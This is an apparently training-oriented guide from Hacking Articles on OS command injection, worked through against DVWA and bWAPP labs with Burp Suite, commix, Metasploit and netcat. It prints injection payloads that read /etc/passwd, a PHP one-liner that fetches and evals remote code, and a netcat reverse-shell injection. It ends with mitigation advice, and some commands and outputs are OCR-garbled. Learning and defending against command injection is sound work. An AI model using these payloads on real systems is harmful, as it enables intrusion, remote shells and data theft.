

A Guide of OS Command Injection

WWW.HACKINGARTICLES.IN

TABLE OF CONTENTS

1	Abstract	3
2	Introduction to	5
2.1	How Command Injection Occurs?	5
2.2	Metacharacters	6
3	Types and Impact	8
3.1	Types of Command Injection	8
3.2	Impact of OS Command Injection	8
4	OS Command Injection Exploitation	10
4.1	Steps to exploit – OS Command Injection	10
4.2	Basic OS Command injection	10
4.3	Bypass a Blacklist implemented	12
4.4	Command Injection using Burp Suite	13
4.5	Fuzzing	15
4.6	OS Command Injection using Commix	20
4.7	OS Command Injection using Metasploit	25
4.8	Exploiting Blind OS Command Injection using Netcat	28
5	Mitigation Steps	31
6	About Us	34



Abstract

Isn't it great if you get the privilege to run any system commands directly on the target's server through its hosted web-application? Or you can get the reverse shell with some simple clicks? In this publication, we'll learn about OS Command Injection, in which an attacker is able to trigger some arbitrary system shell commands on the hosted operating system via a vulnerable web-application.

You'll encounter this OS Command Injection majorly at the places where the applications are asking for some user inputs and with all this, we get a specific output rendered over through the server. However, this OS Command Injection is quite uneven to find out, as many of the web-applications never include the operating system commands over in their application's working.

But, if you find such, you can use any of the below-attacking scenarios in order to hit this crucial vulnerability.





Introduction to OS Command Injection

Command Injection also referred to as **Shell Injection** or **OS Injection**. It arises when an attacker tries to perform **system-level commands** directly through a vulnerable application in order to retrieve information of the webserver or try to make unauthorized access into the server. Such an attack is possible only when the **user-supplied data is not properly validated** before passing to the server. This user data could be in any form such as forms, cookies, HTTP headers, etc.

How Command Injection Occurs?


There are many situations when the developers try to include some functionalities into their web application by making the use of the operating system commands. However, if the application passes the user-supplied input directly to the server without any validation, thus the application might become vulnerable to command injection attacks.

In order to clear the vision, let's consider this scenario:

Think for a web-application providing functionality that any user can ping any particular IP address through his web-interface in order to confirm the host connection, which means that the application is passing the **ping** command with that particular input IP directly to the server.

```
<?php
if( isset( $ POST[ 'Submit' ] ) ) {
   // Get input
   $target = $ REQUEST[ 'ip' ];
   // Determine OS and execute the ping command.
   if ( stristr( php_uname( 's' ), 'Windows NT' ) ) {
       // Windows
       $cmd = shell exec( 'ping ' . $target );
   else {
       // *nix
       $cmd = shell exec( 'ping -c 4 ' . $target );
   }
   // Feedback for the end user
   echo "{$cmd}";
}
?>
```


Now if an attacker injects an unwanted system command adding up with the basic ping command using some metacharacters. Thus, the web-application pass it all to the server directly for execution, allowing the attacker to gain the complete access of the operating system, start or stop a particular service, view or delete any system file and even captures a remote shell.



Metacharacters

Metacharacters are the **symbolic operators** which are used to separate the actual commands from the unwanted system commands. The semicolon (;) and the ampercent (&) are majorly used as separators that divides the authentic input command and the command that we are trying to inject. The commonly used metacharacters are:

Operators	Description	
;	The semicolon is the most common metacharacter used to test an injection flaw. The shell would run all the commands in sequence separated by the semicolon.	
&	It separates multiple commands on one command line. It runs the first command then the second one.	
&&	If the preceding command to && is successful then only it runs the successive command.	
(windows)	The runs the next command to it only if the preceding command fails i.e. initially it runs	
	the first command, if it doesn't complete then it runs up the second one.	
(Linux)	Linux) Redirects standard outputs of the first command to standard input of the second com	
1	The unquoting metacharacter is used to force the shell to interpret and run the command	
	between the back ticks. Following is an example of this command:	
	Variable= "OS version uname -a" && echo \$variable	
()	It is used to nest commands	
#	It is used as a command line comment	



Types and Impact

Types of Command Injection

Error based injection: When an attacker injects a command through an input parameter and the output of that command is displayed on the certain web page, it proves that the application is vulnerable to the command injection. The displayed result might be in the form of an error or the actual outcomes of the command that you tried to run. An attacker then modifies and adds additional commands depending on the shell the webserver and assembles information from the application.

Blind based Injection: The results of the commands that you inject will not be displayed to the attacker and no error messages are returned. The attacker might use another technique to identify whether the command was really executed on the server or not.

The OS Command Injection vulnerability is one of the top **10 OWASP** vulnerabilities. Therefore let's have a look onto its impact.

Impact of OS Command Injection

OS command injection is one of the most powerful vulnerability with "High Severity having a CVSS Score of 8".

Thus this injection is reported under:

- **CWE-77**: Improper Neutralization of Special Elements used in a Command.
- **CWE-78**: Improper Neutralization of Special Elements used in an OS Command.





OS Command Injection Exploitation

Steps to exploit – OS Command Injection

Step 1: Identify the input field

Step 2: Understand the functionality

Step 3: Try the Ping method time delay

Step 4: Use various operators to exploit OS Command Injection

So, I guess until now you might be having a clear vision with the concept of **OS** command injection and its methodology. But before making our hands wet with the attacks let's clear one more thing i.e.

"Command Injection differs from Code Injection", in that code injection allows the attacker to add their own code that is then executed by the application. In Command Injection, the attacker extends the default functionality of the application, which execute system commands, without the necessity of injecting code.

Basic OS Command injection


I've opened the target IP in my browser and logged in into DVWA as **admin**: **password**, from the DVWA security option I've set the **security level** to **low**. Now I've opted for the Command Injection vulnerability present on the left-hand side of the window.

I've been presented with a form which is suffering from OS command injection vulnerability asking to "Enter an IP address:".

From the below image you can see that, I've tried to ping its localhost by typing **127.0.0.1**, and therefore I got the output result.

In order to perform the "Basic OS Command Injection attack", I've used the "; (semicolon)" as a metacharacter and entered another arbitary command i.e. "Is"

127.0.0.1;1s




From the below image you can see that the ";" metacharacter did its work, and we are able to list the contents of the directory where the application actually is. Similarly we can run the other system commands such as ";pwd", ";id" etc.

Bypass a Blacklist implemented

Many times the developers set up a blacklist of the commonly used metacharacters i.e. of "&", ";", "&&"," | |", "#" and the other ones to protect their web-applications from the command injection vulnerabilities.

Therefore in order to bypass this blacklist, we need to try all the different metacharacters that the developer forgot to add.

I've increased up the security level too **high** and tried up with all the different combinations of metacharacters.



From the above image, you can see that I've successfully captured the password file by using the metacharacter "|".

127.0.0.1 |cat /etc/passwd




Command Injection using Burp Suite

Burpsuite is considered as one of the best and the most powerful tool for web-penetration testing. So we'll try to deface the web-application through it.

I've now logged in into bWAPP with **bee**: **bug** by running up the target's IP into the browser, and have even **set the security level** to **medium** and "**Choose your bug**" option to "**OS Command Injection**".




Let's try to enumerate this "DNS lookup" form by clicking on the **Lookup** button and simply capturing the **browser's request** in the **proxy** tab and sending the same to the **Repeater**.



Now I just need to manipulate the target by adding up some system commands i.e. **"pwd**" with the help of metacharacters.

In this I've used "|" as the delimiter, you can choose yours.

As soon as I click on the **Go** tab, the response starts generating and on the right-hand side of the window you can see that I've captured the **working directory.**



Fuzzing

In the last scenario, while bypassing the implemented blacklist, we were lucky that the developer had created and set up the list with the limited combination of metacharacters. But still, it took time, to check for every possible combination of the metacharacters. And therefore it is obvious that this metacharacter would not work with every web-application, thus in order to bypass these differently generated blacklists, we'll be doing a fuzzing attack.


Let's check it out how!!

I've created a dictionary with all the possible combinations of the metacharacters and now will simply include it into my attack.

Tune in you **burp suite** and start **intercepting the request**, as soon as you **capture** the ongoing request send the same to the **intruder** by simply doing a right-click on the proxy tab and choose the option to **send to intruder**.




Now we'll set up the attack position by simply shifting the current tab to the **Positions** tab, and selecting the area where we want to make the attack happen with the **ADD** button.






Time to inject our dictionary, now move to the **Payload** tab and click on the **load** button in order to load our dictionary file.




As soon as I fire up the **Start Attack** button, a new window will pop up with the fuzzing attack.

From the below screenshot, it's clear that our attack has been started and there is a fluctuation in the length section. I've double-clicked on the length field in order to get the highest value first.



From the below image, you can see that as soon as I clicked over the **11**th **Request,** I was able to detect the **Is** command running in the **response tab.**



OS Command Injection using Commix

Sometimes fuzzing consumes a lot of time, and even it becomes somewhat frustrating while performing a command injection attack over it i.e. wait for the incremented length and check for every possible response it drops.


In order to make our attack simpler and faster, we'll be using a python scripted automated tool "Commix", which makes it very easy to find the command injection vulnerability and then helps us to exploit it. You can learn more about Commix from here.

So let's try to drop down the web-application again by getting a commix session in our kali machine. From the below image you can see that I've set the security level too **high** and opted the **"Choose your bug"** option to **"OS Command Injection"**.





Commix works on **cookies**. Thus, in order to get them, I'll be capturing the **browser's request** into my burpsuite, by simply enabling the proxy and the intercept options, further as I hit up the **Lookup** button, I'll be presented with the details into the burp suite's **Proxy** tab.



Fire up you Kali Terminal with **commix** and run the following command with the **Referer, Cookie, and target values**:

```
commix --url="http://192.168.0.11/bWAPP/commandi.php" --
cookie="security_level=2;
PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --
data="target=www.nsa.gov&form=submit"
```

Type 'y' to resume the classic injection point and to the pseudo-terminal shell.

Great!! We're into our target's machine.

What if we could convert this commix shell into a meterpreter one?

As soon as we capture the commix session, we'll try to generate a reverse meterpreter session of the target machine by executing the following commands:

reverse_tcp set lhost 192.168.0.9 set lport 4444

As we hit enter, it will ask us to choose whether we want a netcat shell or some other (meterpreter) one. Choose option 2 and hit enter again.

Now you'll be popped up with a new list of sessions asking for which meterpreter session you want as in whether you want it to be PHP, Windows, python etc. As our target server is running over the PHP framework, we will select option 8 i.e. a PHP meterpreter reverse shell.



```
os_shell) > reverse_tcp
commix(
commix(<u>reverse_tcp</u>) > set lhost 192.168.0.9 (= LHOST ⇒ 192.168.0.9
                :_tcp) > set lport 4444 🤙
commix(
LPORT ⇒ 4444
--- [ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.
commix(reverse_tcp) > 2 <
  --[ Unix-like reverse TCP shells ]--
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell. Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.
--- [ Windows reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python reverse TCP shell.
Type '10' to use a Python meterpreter reverse TCP shell.
Type '11' to use a Windows meterpreter reverse TCP shell.
Type '12' to use the web delivery script.
```

When everything is done, it will provide us with a resource file with an execution command. Open a new terminal window and type the presented command there, as in our case it generated the following command:

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```



Cool!! It's great to see that our commix session is now having some new wings.

```
metasploit v5.0.95-dev

= [metasploit v5.0.95-dev
+ ---= [2038 exploits - 1103 auxiliary - 344 post ]
+ ---= [562 payloads - 45 encoders - 10 nops ]
+ ---= [7 evasion

Metasploit tip: View missing module options with show missing

[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives. resource (/usr/share/commix/php_meterpreter.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc)> set payload php/meterpreter/reverse_tcp
payload > php/meterpreter/reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc)> set lhost 192.168.0.9
lhost > 192.168.0 op
resource (/usr/share/commix/php_meterpreter.rc)> set lport 4444
lport > 4444
resource (/usr/share/commix/php_meterpreter.rc)> set lport 4444
lport > 4444
lport = 54444
lport = 14444
lport = 144444
lport = 144444
lpor
```



OS Command Injection using Metasploit

Why drive so long in order to get a meterpreter session, if we can just gain it directly through the Metasploit framework.

Let's check it out how

Boot the **Metasploit framework** into your kali terminal by running up the simple command "msfconsole".

There are many different ways that provide us with our intended outcome, but we will use the web_delivery exploit in order to find a way to transfer our malicious payload into the remote machine.

Type the following commands to generate our payload:

use exploit/multi/script/web_delivery

Now it's time to choose our target.

Type "show targets" in order to get the complete list of all the in-built target options.

set target 1

set payload php/meterpreter/reverse_tcp

set lhost 192.168.0.9

set Iport 2222

exploit



As soon as I hit enter after typing **exploit**, the Metasploit framework will generate the payload with all the essentials.

```
Exploit targets:
    Id Name
          Python
          PHP
          PSH
          Regsvr32
          pubprn
          PSH (Binary)
          Mac OS X
                                cript/web_delivery) > set target 1 🧢
msf5 exploit(m
target ⇒ 1
msf5 exploit(m)
                         ti/script/web_delivery) > set payload php/meterpreter/reverse_tcp 🤙
payload ⇒ php/meterpreter/reverse_tcp
                                                          ) > set lhost 192.168.0.9 🧢
msf5 exploit(
lhost ⇒ 192.168.0.9
                                                   ivery) > set lport 2222 🤃
msf5 exploit(
lport ⇒ 2222
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
                                                          ) > exploit 🧲
     Started reverse TCP handler on 192.168.0.9:2222
Using URL: http://0.0.0.0:8080/6gOYMoRioN
Local IP: http://192.168.0.9:8080/6gOYMoRioN
[*] Server started.
msf5 exploit(multi/s
[*] Server started.
msf5 exploit(multi/script/web_delivery) > [*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.9:8080/6gOYMoRioN', false, stream_context_create(['ssl'⇒['verify_peer']⇒false,'verify_peer_name'])));"
```


We are almost done, just simply include this payload with the command using any metacharacter. Here I've used & (ampercent) so that the server executes both the commands one after the another.



Now we'll try to manipulate the request with

```
ping -c 10 192.168.0.9
```

As I clicked over the **Go** tab, it took about **10 seconds** to display the response result, thus confirms up that this web-application is suffering from OS Command Injection.



Exploiting Blind OS Command Injection using Netcat

As of now, we are confirmed that the application which we are trying to surf is suffering from command injection vulnerability. Let's try to trigger out this web-application by generating a reverse shell using netcat.

From the below image you can see that I've checked my Kali machine's **IP address** and set up the **netcat listener** at port number **2000** using

nc -1vp 2000

where I = listen, v = verbose mode and p = port.

```
root@kali:~# ifconfig
eth0: flags=4163<UP.BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.0.9 netmask 255.255.255.0 broadcast 192.168.0.255
       inet6 fe80::20c:29ff:fee5:ef1f prefixlen 64 scopeid 0×20<link>
       ether 00:0c:29:e5:ef:1f txqueuelen 1000 (Ethernet)
       RX packets 3281 bytes 1338397 (1.2 MiB)
       RX errors 1 dropped 0 overruns 0 frame 0
       TX packets 1252 bytes 116008 (113.2 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
       device interrupt 19 base 0×2000
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 62 bytes 3062 (2.9 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 62 bytes 3062 (2.9 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~# nc -lvp 2000
listening on [any] 2000 ...
```



Now on the web application, I've injected my **netcat** system command with the **localhost** command into the input field i.e.

localhost | nc 192.168.0.9 -e /bin/bash

The -e /bin/bash empowers the netcat command to execute a bash shell on the listener machine.



Great!! We are into the victim's shell through our kali machine and we're now able to run any system command from here.

```
root@kali:~# nc -lvp 2000
listening on [any] 2000 ...
192.168.0.11: inverse host lookup failed: Unknown host connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 55558
whoami
www-data
pwd
/var/www/bWAPP
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
```



Mitigation Steps

The developers should set up some strong server-side validated codes and implement a set of whitelist commands, which only accepts the alphabets and the digits rather than the characters.

You can check this all out from the following code snippet, which can protect the web-applications from exposing to the command injection vulnerabilities.

```
// Get input
$target = $ REQUEST[ 'ip' ];
$target = stripslashes( $target );
// Split the IP into 4 octects 🖛
$octet = explode( ".", $target );
// Check IF each octet is an integer 🚓
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $oct
   // If all 4 octets are int's put the IP back together.
   $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];
   // Determine OS and execute the ping command.
   if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
       // Windows
       $cmd = shell exec( 'ping ' . $target );
   1
   else {
       // *nix
       $cmd = shell_exec( 'ping -c 4 ' . $target );
   // Feedback for the end user
   echo "{$cmd}";
}
else {
   // Ops. Let the user name theres a mistake
   echo 'ERROR: You have entered an invalid IP.';
1
```

Avoid the applications from calling out directly the OS system commands, if needed the developers can use the build-in API for interacting with the Operating System.

The developers should even ensure that the application must be running under the least privileges.

Reference

- https://www.hackingarticles.in/comprehensive-guide-on-os-command-injection/
- https://www.hackingarticles.in/command-injection-exploitation-dvwa-usingmetasploit-bypass-security/

Additional Resources

- https://owasp.org/www-community/attacks/Command_Injection
- https://portswigger.net/web-security/os-command-injection





About Us

"Simple training makes Deep Learning"

"IGNITE" is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to "Develop India as a Cyber Secured Country". With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

Along with all these things, all the major certification organizations recommend Ignite's training for its resources and guidance. Ignite's research has been a part of number of global Institutes and colleges, and even a multitude of research papers shares Ignite's researchers in their reference.



What We Offer



Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.



Bug Bounty 2.0

A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.

Over with this training, an indivisual is thus able to determine and report bugs to the authorized before the general public is aware of them, preventing incidents of widespread abuse.



Network Penetration Testing 2.0

The Network Penetration Testing training will build up the basic as well advance skills of an indivisual with the concept of Network Security & Organizational Infrastructure. Thereby this course will make the indivisual stand out of the crowd within just 45 days.



This training will make you think like an "Adversary" with its systematic structure & real Environment Practice that contains more than 75 practicals on Windows Server 2016 & Windows 10. This course is especially designed for the professionals to enhance their Cyber Security Skills

CTF 2.0

The CTF 2.0 is the latest edition that provides more advance module connecting to real infrastructure organization as well as supporting other students preparing for global certification. This curriculum is very easily designed to allow a fresher or specialist to become familiar with the entire content of the course.

Infrastructure Penetration Testing

This course is designed for Professional and provides and hands-on experience in Vulnerability Assessment Penetration Testing & Secure configuration Testing for Applications Servers, Network Deivces, Container and etc.



Digital forensics provides a taster in the understanding of how to conduct investigations in order for business and legal audien ces to correctly gather and analyze digital evidence.